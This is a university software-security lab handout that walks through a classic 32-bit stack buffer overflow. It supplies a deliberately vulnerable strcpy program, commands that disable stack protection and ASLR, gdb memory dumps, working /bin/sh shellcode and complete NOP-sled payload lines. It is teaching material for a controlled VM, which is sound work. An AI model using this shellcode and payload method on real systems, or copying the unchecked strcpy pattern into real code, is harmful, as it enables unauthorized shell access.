Buffer Overflow Attacks on 32 bit Architectures
FIT5003 Software Security week 3

Faculty of Information Technology, Monash University

Introduction

The stack is one of five memory segments used by programs. The stack is a FILO data structure used to maintain execution flow and context for local variables during function calls. There is a bunch of registers present in the memory, but we will only concern ourselves with EIP, EBP, and ESP.

- EBP: It's a stack pointer that points to the base of the stack.
- ESP: It's a stack pointer that points to the top of the stack.
- EIP: It contains the address of the next instruction to be executed

When a function is called, a structure called a stack frame is pushed onto the stack, and the EIP register jumps to the first instruction of the function. Each stack frame contains the local variables for that function and a return address so EIP can be restored. When the function is done, the stack frame is popped off the stack and the return address is used to restore EIP. All of this is built in to the architecture and is usually handled by the compiler, not the programmer.



Figure 1: Machine Language program instructions in computer memory



Figure 2: Stack structure and associated registers



Figure 3: Stack example frame of function foo()

1 Laboratory Preparation

Download the 32 bit Virtual Machine that is in this week Moodle material if you haven't done so already in the environment setup lab. You can follow the instructions that are provided in the Moodle. This VM is a Linux Machine emulating a x86 32 bit processor.

2 Task 1: Buffer overflow Attacks in 32 bit Machines

Every time a function is called in a program, a 'frame' is pushed onto the run-time stack. This frame has all the variables and information that the function needs in order to do its job, including a return address so it can get back to the main function.

2.1 Step 1. Create our simple vulnerable program

Download from moodle the file

`auth_overflow3.c`

This example program accepts a password as its only command-line argument and then calls a `check_authentication()` function. This function allows two passwords, meant to be representative of multiple authentication. methods. If either of these passwords is used, the function returns 1, which grants access.

Notice: The buffer size in this array variable is 96 bytes long. It will be large enough for an attacker to inject his own executable shell code into the buffer, as we will see in this lab.

authoverflow3.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int check_authentication(char *password) {
        char password_buffer[96];
        int auth_flag[1];
        auth_flag[0] = 0;
        strcpy(password_buffer, password);

        if(strcmp(password_buffer, "brillig") == 0)
                auth_flag[0] = 1;
        if(strcmp(password_buffer, "outgrabe") == 0)
                auth_flag[0] = 1;

        return auth_flag[0];
}

int main(int argc, char *argv[]) {
        if(argc < 2) {
          printf("Usage: %s <password>\n", argv[0]);
          exit(0);
        }
        if(check_authentication(argv[1])) {
                printf("\n-=-=-=-=-=-=-=-=-\n");
                printf("Access Granted.\n");
                printf("-=-=-=-=-=-=-=-=-\n");
        } else {
                printf("\nAccess Denied.\n");
   }
}
```

Info: *strcpy* is a very badly designed function because it will copy everything from one string to another, regardless of how much space (in terms of bytes) there is in the destination. So, in the previous program if I use strcpy to copy the data from the variable password to the variable `password_buffer` (that has been allocated 96 bytes) the copy operation will proceed without an obvious error even if the number of bytes in password are more than 96. That means we can attack that part of the program and gain control

2.2 Step 2. Disable the Buffer overflow countermeasures

Compile the program, include symbol info. for debugger (-g), disable stack protector (–fno-stack-protector) and allow the stack to contain executable code (-z execstack). Also, disable the ASLR

```
gcc -fno-stack-protector -z execstack -g -o auth_overflow3 auth_overflow3.c
sudo echo 0 > /proc/sys/kernel/randomize_va_space.
```

Info: Typically, most of the existing compilers will have some embedded countermeasures in order to make the BOF vulnerability hard to exploit. These countermeasures can be the following:

- Canaries
- ASLR
- Non executable stack

2.3 Step 3. Debug the program

In the Lab we are using the gdb debugger tool. This tool is widely used and can offer.... By executing in the gdb program we enter into the gdb environment where we can use several debug commands.

Command Line

```
$ gdb auth_overflow3

GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/ron/Documents/Teaching/FIT5003/auth_overflow3...done.
(gdb)
```

2.4 Step 4. Listing and seting up breakpoints

List the program and set break points just before the buffer overflow point and after the overflow.

Command Line

```
gdb-peda$ list 1,40
1        #include <stdio.h>
2        #include <stdlib.h>
3        #include <string.h>
4        int check_authentication(char *password) {
5                char password_buffer[96];
6                int auth_flag[1];
7                auth_flag[0] = 0;
8                strcpy(password_buffer, password);
9
10                if(strcmp(password_buffer, "brillig") == 0)
11                        auth_flag[0] = 1;
12                if(strcmp(password_buffer, "outgrabe") == 0)
13                        auth_flag[0] = 1;
14
15                return auth_flag[0];
16        }
17
18        int main(int argc, char *argv[]) {
19                if(argc < 2) {
20                        printf("Usage: %s <password>\n", argv[0]);
21                        exit(0);
22                }
23                if(check_authentication(argv[1])) {
24                        printf("\n-=-=-=-=-=-=-=-=-=-=-=-=-\n");
25                        printf("      Access Granted.\n");
26                        printf("-=-=-=-=-=-=-=-=-=-=-=-=-\n");
27                } else {
28                        printf("\nAccess Denied.\n");
29           }
30        }
gdb-peda$
```

Observing the listing of the C code, reveals that the C code that may introduce the buffer overflow is in line 8 where the c function `strcpy()` is been used. By placing a breakpoint from the program execution at this point, we will be able to observe what happens in memory due to a possible overflow caused by this function.

Another interesting point that we can observe is in line 15 of the code listing, where the return command of the `chech_authentication()` function is executed. At this point, the frame of this function will be available in the stack and would be fully observable by the gdb debugger when looking at the memory.

Info: The `char* strcpy(char* destination, const char* source)` function copies the string pointed by source (including the null character) to the character array destination. However, the function does not take into account what will happen when the source pointer points to a series of data that have bigger byte number than the destination. As a result to function may copy bytes of the source that overflow the reserved memory space of the destination array.

The following commands should be given in the gdb environmnent:

Command Line

```
(gdb) break 8
Breakpoint 1 at 0x8048483: file auth_overflow3.c, line 8.
```

Command Line

```
(gdb) break 15
Breakpoint 2 at 0x80484f3: file auth_overflow3.c, line 15.
```

2.5 Step 5: Delving deeper in the program: Disassembly

The c code of the program does not provide information on how the program is loaded in memory and which address space it occupies. To find that, we need to move in the assembly programming level. This can be done by following the disassembly process provided by the gdb tool. Thus, we can make a transition from the executable code (in machine code structure) to assembly. The Disassembled program can be used to achieve the two main goals of a simple BOF attack (stack smashing), that is to find the offset distance between the base of the buffer that is exploited and return address and to find the address of where to place the shellcode.

Initially we need to disassemble the main() function code as follows:

Command Line

```
gdb-peda$ set disassembly-flavor intel
gdb-peda$ disass main
Dump of assembler code for function main:
   0x0804852d <>:        lea    ecx,espx4
   0x08048531 <>:        and    esp,0xfffffff0
   0x08048534 <>:        push   DWORD PTR ecx-0x4
   0x08048537 <0>:        push   ebp
   0x08048538 <1>:        mov    ebp,esp
   0x0804853a <3>:        push   ecx
   0x0804853b <4>:        sub    esp,0x4
   0x0804853e <7>:        mov    eax,ecx
   0x08048540 <9>:        cmp    DWORD PTR eax,0x1
   0x08048543 <2>:        jg     0x8048565 <main6>
   0x08048545 <4>:        mov    eax,DWORD PTR eaxx4
   0x08048548 <7>:        mov    eax,DWORD PTR eax
   0x0804854a <9>:        sub    esp,0x8
   0x0804854d <2>:        push   eax
   0x0804854e <3>:        push   0x8048661
   0x08048553 <8>:        call   0x8048370 <printf@plt>
   0x08048558 <3>:        add    esp,0x10
   0x0804855b <6>:        sub    esp,0xc
   0x0804855e <9>:        push   0x0
   0x08048560 <1>:        call   0x80483a0 <exit@plt>
   0x08048565 <6>:        mov    eax,DWORD PTR eaxx4
   0x08048568 <9>:        add    eax,0x4
   0x0804856b <2>:        mov    eax,DWORD PTR eax
   0x0804856d <4>:        sub    esp,0xc
   0x08048570 <7>:        push   eax
   0x08048571 <8>:        call   0x80484cb <check_authentication>
   0x08048576 <3>:        add    esp,0x10
   0x08048579 <6>:        test   eax,eax
   0x0804857b <8>:        je     0x80485af <main30>
   0x0804857d <0>:        sub    esp,0xc
   0x08048580 <3>:        push   0x8048677
   0x08048585 <8>:        call   0x8048390 <puts@plt>
   0x0804858a <3>:        add    esp,0x10
   0x0804858d <6>:        sub    esp,0xc
   0x08048590 <9>:        push   0x8048694
   0x08048595 <04>:        call   0x8048390 <puts@plt>
   0x0804859a <09>:        add    esp,0x10
   0x0804859d <12>:        sub    esp,0xc
   0x080485a0 <15>:        push   0x80486aa
   0x080485a5 <20>:        call   0x8048390 <puts@plt>
   0x080485aa <25>:        add    esp,0x10
   0x080485ad <28>:        jmp    0x80485bf <main46>
   0x080485af <30>:        sub    esp,0xc
   0x080485b2 <33>:        push   0x80486c6
   0x080485b7 <38>:        call   0x8048390 <puts@plt>
   0x080485bc <43>:        add    esp,0x10
   0x080485bf <46>:        mov    eax,0x0
   0x080485c4 <51>:        mov    ecx,DWORD PTR ebp-0x4
   0x080485c7 <54>:        leave
   0x080485c8 <55>:        lea    esp,ecx-0x4
   0x080485cb <58>:        ret
End of assembler dump.
```

In the above assembly code, it can be observed that in the left column the memory address where each assembly command of the program is stored. We are interested to find out where the call to `check_authentication` function is been made. The assembly `call address_value` operation execution will result in the EIP to be replaced with the value on the right side of the operation (ie.the `address_value`) and thus the execution sequence will continue in this memory address, where in our case the `check_authentication` code resides. However, the assembly program, in line with the way the compiler handles C code function calls, will make sure that after the completion of the assembly subroutine of `check_authentication` then the execution sequence will continue exactly after the `call` operation, (ie. when the `ret` operation is executed inside the `check_authentication` assembly subroutine). Thus in the main() function listing, provided above, the return address of the `check_authentication` is the memory address shown exactly after the `call` operation. This is underlined in the above presented listing.

Question 1

Apply the above actions in the provided VM of the lab and identify what is the return address in your disassembled code

2.6 Step 6. Experimenting with Buffer Overflow

Now that the program is loaded into memory and that we have understood its main functionality and how it is placed in memory, we are going to experiment with buffer overflow vulnerability. To do that, we are going to use the breakpoints that we've placed in gdb and we are observe what happens inside the stack.

Our vulnerable buffer is the`password_buffer` variable inside the `check_authentication` function. This buffer is an array of 96 characters (each character is one byte long). We plan to overflow it by trying to fill it with 100 "A" characters (ASCII code = 0x41). If we give such a value as an argument in the `auth_overflow3` program this value will be stored in the `password` variable inside the `check_authentication` function and then using the `strcpy` fuction (which is vulnerable) the `password_buffer` will be overflowed.

Info: We run our program using as an argument `perl -e 'print "\x41"x100` This is a simple perl script (Perl is unix scripting language) that will make it easier to write 100 'A' values. When this script is executed it prints to the standard output of our environment 100 'A' values.

Command Line

```
(gdb) run $(perl -e 'print "\x41"x100')

Starting program: /FIT5003/auth_overflow3 $(perl -e 'print "\x41"x100')
 ....
Breakpoint 1, check_authentication (password=0xbfffeecd 'A'
<repeats 100 times>) at auth_averflow3.c:8
8 strcpy(password_buffer, password);
```

As you can observe, since we added a breakpoint in line 8, the program execution is paused in line 8. At this point, the execution flow has not yet executed the `strcpy` C function, so the buffer overlow hasn't occured yet. We can examine the contents of the stack memory (starting the at the first byte of the `password_buffer`):

Command Line

```
gdb-peda$ x/48xw password_buffer

0xbfffeb70: 0xb7fd4240 0xb7fe97a2 0xb7fd6b48 0x00000000
0xbfffeb80: 0xb7fff000 0xb7f5e4c4 0x00000000 0x00000000
0xbfffeb90: 0xb7fff000 0xb7fff918 0xbfffebb0 0x08048295
0xbfffeba0: 0x00000000 0xbfffec44 0xb7fd44e8 0xb7fd445c
0xbfffebb0: 0xffffffff 0xb7d66000 0xb7d76dc8 0xb7ffd2f0
0xbfffebc0: 0xb7fd44e8 0xb7fd445c 0xb7fd27bc 0xb7d98c0b
0xbfffebd0: 0xb7f1c3dc 0x00000000 0xbfffebf8 0x08048576
0xbfffebe0: 0xbfffeecd 0xbfffeca4 0xbfffecb0 0x080485f1
0xbfffebf0: 0xb7f1c3dc 0xbfffec10 0x00000000 0xb7d82637
0xbfffec00: 0xb7f1c000 0xb7f1c000 0x00000000 0xb7d82637
0xbfffec10: 0x00000002 0xbfffeca4 0xbfffecb0 0x00000000
0xbfffec20: 0x00000000 0x00000000 0xb7f1c000 0xb7fffc04
```

The `password_buffer)` is a local variable of the `chech_authentication` function thus it is stored in the stack. In the gdb command given above, we ask the gdb to display 48 words of the computer memory in hexadeximal form starting with the memory content with the first address of the `password_buffer` variable. Note, that we are using a 32 bit VM which means that each word is 32 bits or 4 Bytes (8 hexadecimal digits). Therefore, knowing the overall structure of the Frame inside the stack, can reveal where inside the Stack's frame is the return address stored. In the above snipper, considering the actions that where done in the precious section, the place where the return address of the `chech_authentication` can be pinpointed easily since we already know what is the return memory address value (as seen in Figure 4.



Figure 4: Stack structure before BOF activation

Question 2

What is the Memory Distance (in Bytes) from the beginning of the `password_buffer` variable stored in the stack till the place where the `chech_authentication` return address appears?

After continuing execution to next breakpoint (after the overflow caused by strcpy occurs) we can examine the stack memory again. Now, the stack has been overflowed and is filled with '0x41' characters (which is the 'A' character in ASCHII)

Question 3

How large should the overflow be to reach and overwrite the return address?
Can you Identify if the return address has been overwritten?

Command Line

```
[commandchars=+\[\]]
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (password=0xbfffeecd 'A'
<repeats 100 times>) at auth_averflow3.c:15
15 return auth_flag[0];


gdb-peda$ x/48xw password_buffer
0xbfffeb70: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffeb80: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffeb90: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffeba0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffebb0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffebc0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbfffebd0: 0x41414141 0x00000000 0xbfffebf8 0x08048576
0xbfffebe0: 0xbfffeecd 0xbfffeca4 0xbfffecb0 0x080485f1
0xbfffebf0: 0xb7f1c3dc 0xbfffec10 0x00000000 0xb7d82637
0xbfffec00: 0xb7f1c000 0xb7f1c000 0x00000000 0xb7d82637
0xbfffec10: 0x00000002 0xbfffeca4 0xbfffecb0 0x00000000
0xbfffec20: 0x00000000 0x00000000 0xb7f1c000 0xb7fffc04
```

2.7 Step 7: Constructing the Malicious code (shellcode)

In order to exploit the BOF vulnerability of the tutorial's program we need to create an appropriate software code that can perform some malicious activity. To make such code, we need to write some C code that performs some malicious activity, then compile it and produce appropriate assembly code and machine code. The machine language code (binary executable) can be directly imported in the vulnerable software (eg. by replacing appropriately the 100 'A' payload used in the previous step).

Info: There are several shellcode and executable binaries over the internet for test purposes. For example you can find such codes in the following online database:
`http://shell-storm.org/shellcode/`

Question 4

We use the following shellcode:

```
\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68\x2f\x2f\x73
\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89\xe1\xcd\x80\x90
```

What is the assembly code that is been injected?
Answer:

```
0:  31 c0                   xor    eax,eax
2:  31 db                   xor    ebx,ebx
4:  31 c9                   xor    ecx,ecx
6:  99                      cdq
7:  b0 a4                   mov    al,0xa4
9:  cd 80                   int    0x80
b:  6a 0b                   push   0xb
d:  58                      pop    eax
e:  51                      push   ecx
f:  68 2f 2f 73 68          push   0x68732f2f
14: 68 2f 62 69 6e          push   0x6e69622f
19: 89 e3                   mov    ebx,esp
1b: 51                      push   ecx
1c: 89 e2                   mov    edx,esp
1e: 53                      push   ebx
1f: 89 e1                   mov    ecx,esp
21: cd 80                   int    0x80
23: 90                      nop
```

What does this code do?

```
char *shell[2];
shell[0] = "/bin/sh";
shell[1] = NULL;
execve(shell[0], shell, NULL);
exit(0);
```

This shellcode (of which a list of 36 machine language code bytes are provided) opens a Linux command shell that allows the attacker to issue arbitrary Linux commands on the attacked machine.

2.8 Step 8. Construct the buffer-overflowing input containing our payload

Now that the shellcode has been defined, we can experiment on structuring the appropriate message and place it as an input argument in the vulnerable program. Our goal is to overflow the buffer in such a way that that the stack will contain the desired shellcode and the return address is overwritten with a new value that points to the shellcode located in the same buffer. The later means the actual address must be known ahead of time, before it even goes into memory. This can be a difficult prediction to try to make with a dynamically changing stack. We can use NOP assembly command as a mechanism to relax the above constrains. NOP is an assembly instruction that is short for no operation. It is a single-byte instruction that does absolutely nothing.

2.9 Experimenting with the shellcode

Initially, we can test how to correctly overwrite the return address of the `chech_authentication`. We'll try to overflow the buffer so that the reutn address becomes "BBBB" (0x42424242) for debugging purposes.

Command Line

```
gdb-peda$ run $(perl -e 'print "\x42"x100,
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68",
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89",
"\xe1\xcd\x80\x90","\x04\xf2\xff\xbf"x40')

Starting program: /home/seed/Downloads/auth_overflow3 $(perl -e
'print "\x42"x100,
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68",
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89",
"\xe1\xcd\x80\x90","\x04\xf2\xff\xbf"x40')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
.
.
.
.
.

Breakpoint 1, check_authentication (
    password=0xbfffee09 'B' <repeats 100 times>, "1\300\061\333\061\260
    \244j\vXQh//shh/bin\211\343Q\211\342S\211\341\220\004\362\377\277
    \004\362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004
    \362\377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362
    \377\277\004\362\377\277\004\362\377\277\004\362\377\277\004\362\377
    \277\004\362\377\277\004\362\377\277"...) at auth_overflow3.c:8
8 strcpy(password_buffer, password);
```

Command Line

```
gdb-peda$ c
Continuing.
.
.
.
.
.
.

Breakpoint 2, check_authentication (password=0x6851580b
<error: Cannot access memory at address 0x6851580b>)
    at auth_overflow3.c:15
15 return auth_flag[0];
```

After the execution of the code and breaking at the point before the return from the `chech_authentication` to the main function, we can observe what happens in the stack on the `password_buffer` and beyond using the `x/48xw password_buffer` command.

Command Line

```
gdb-peda$ x/48xw password_buffer
0xbfffeab0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeac0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffead0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeae0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeaf0:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeb00:     0x42424242      0x42424242      0x42424242      0x42424242
0xbfffeb10:     0x42424242      0xdb31c031      0xb099c931      0x6a80cda4
0xbfffeb20:     0x6851580b      0x68732f2f      0x69622f68      0x51e3896e
0xbfffeb30:     0x8953e289      0x9080cde1      0xbffff204      0xbffff204
0xbfffeb40:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffeb50:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
0xbfffeb60:     0xbffff204      0xbffff204      0xbffff204      0xbffff204
gdb-peda$
```

From the above stack memory dumb, we observe that the overflow of the buffer resulted in overwriting other areas of the stack including the return address to the main(). Also the shellcode is visible in the stack (it is underlined in the memory dump).

2.10 Performing the BOF attack

Now that we can be certain that we can control the overflow of the buffer, we can mount the actual attack. From the previous steps we know the memory distance (in Byte number) between the beginning of the `password_buffer` buffer and the return address. We can use that to calculate after how many bytes from the first memory address of the buffer, we must place the return address so that it will point to the first byte of our shellcode. In this simple approach, we fill a part of the buffer with any random number till we fill as many bytes as the memory distance to the return address. Then we calculate the return address so that it points to the shellcode (we need to know exactly how far in terms of bytes is the distance between the return address and the beginning of the shellcode) and place it at the appropriate place in the stack where a return address is expected (see figure 5).



Figure 5: overflow payload for simple BOF attack

Question 5

Based on the analysis from the previous sections,

1. identify the memory address of first byte of `password_buffer`.
2. Using the memory distance that was found in the previous sections calculate the return address that needs to be placed in the appropriate memory.
3. What should be given as argument to the vulnerable program? Specify the command to be given in gdb to execute the attack
4. Perform the attack and observe the results, Verify that the attack works by issuing and `ls -l` linux command.

Example: For `password_buffer` memory address: `0xbeef1234` and for memory distance: `100` then the return adress should be `0xbeef1234 +100 + 4 = 0xbeef129c` and the gdb command should be

```
run $(perl -e 'print "\x42"x100,"\x9c\x12\xef\xbe",
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68",
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89",
"\xe1\xcd\x80\x90"')}
```

The above attack can be successful only if we have knowledge of the `password_buffer` memory address and the exact location in the stack where the shellcode is placed. However, this is highly improbable in a real vulnerable program. To increase the success of the attack we can create many possible return addresses that will trigger the shellcode, given the fact that we may not know the exact place where the shellcode resides. This can be achieved by adding NOP instructions after the return address and before the shellcode so that even if we don't calculate the correct return address value, as long that this address points at some NOP assembly command, the execution sequence will eventually reach the shellcode. The following figure shows such an example.



Figure 6: overflow payload for BOF with NOP attack

Question 6

Use the described method in this section to modify the previous attack so that it is still successful even if the return address does not find exactly the shellcode first command.

2.11 Make a successful BOF with an unknown buffer address

In reality, it is not easy to find the address of the vulnerable buffer in the stack and the buffer size may not be known. In this case, NOP instructions are going to be used for a different purpose: as a fudge factor. We'll create a large array (or sled) of these NOP instructions and place it before the shellcode; then, if the EIP register points to any address found in the NOP sled, it will increment while executing each NOP instruction, one at a time, until it finally reaches the shellcode. This means that as long as the return address is overwritten with any address found in the NOP sled, the EIP register will slide down the sled to the shellcode, which will execute properly. On the x86 architecture, the NOP instruction is equivalent to the hex byte 0x90. By adding all these NOP operation before the shellshock, we guarantee that when the right offset is used by the application, the return address is overwritten with a value that points somewhere on the NOP sled. When execution tries to return to that location, it will just slide down the NOP sled into the injected shellcode instructions. Following the above technique the complete payload to be used for overflowing the buffer could look like the following:

run $(perl -e 'print	
"\x90"x40,	NOP sled (40 bytes)
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68" "\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89", "\xe1\xcd\x80\x90",	Shellcode (36 bytes)
"\xc4\xea\xff\xbf"x40')	40 x Repeating return addr.

Table 1: Matching Perl script with malicious payload (badfile) structure using NOP sled

Command Line

```
(gdb) run $(perl -e 'print "\x90"x40,
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68",
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89",
"\xe1\xcd\x80\x90","\x74\xf1\xff\xbf"x40')

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /FIT5003/auth_overflow3 $(perl -e 'print "\x90"x40,
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68","\x2f\x2f\x73
\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89","\xe1\xcd\x80\x90",
"\x74\xf1\xff\xbf"x40')

Breakpoint 1, check_authentication (
    password=0xbffff432 "\220\220\220\220\220\220\220\220\220\220\220\220
    \220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
    \220\220\220\220\220\220\220\220\220\220\220\061\300\061\333\061\260
    \244j\vXQh//shh/bin\211\343Q\211\342S\211\341\220t\361\377\277t\361
    \377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377
    \277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t
    \361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361
    \377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377
    \277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t
    \361\377\277t\361\377\277t\361\377\277"...) at auth_overflow3.c:12
12 strcpy(password_buffer, password);
(gdb) continue
Continuing.

Breakpoint 2, check_authentication (
    password=0xbffff174 "\220\220\220\220\220\220\220\220\220\220\220\220
    \220\220\220\220\220\220\220\220\061\300\061\333\061\260\244j\vXQh//
    shh/bin\211\343Q\211\342S\211\341\220t\361\377\277t\361\377\277t\361
    \377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377
    \277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t
    \361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361
    \377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377
    \277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t
    \361\377\277t\361\377\277t\361\377\277t\361\377\277t\361\377\277t\361
    \377\277t\361\377\277"...) at auth_overflow3.c:19
19 return auth_flag[0];
```

An analysis on the password buffer now will reveal if we placed the address correctly.

Command Line

```
(gdb) x/48xw password_buffer

0xbffff160: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff170: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff180: 0x90909090 0x90909090 0xdb31c031 0xb099c931
0xbffff190: 0x6a80cda4 0x6851580b 0x68732f2f 0x69622f68
0xbffff1a0: 0x51e3896e 0x8953e289 0x9080cde1 0xbffff174
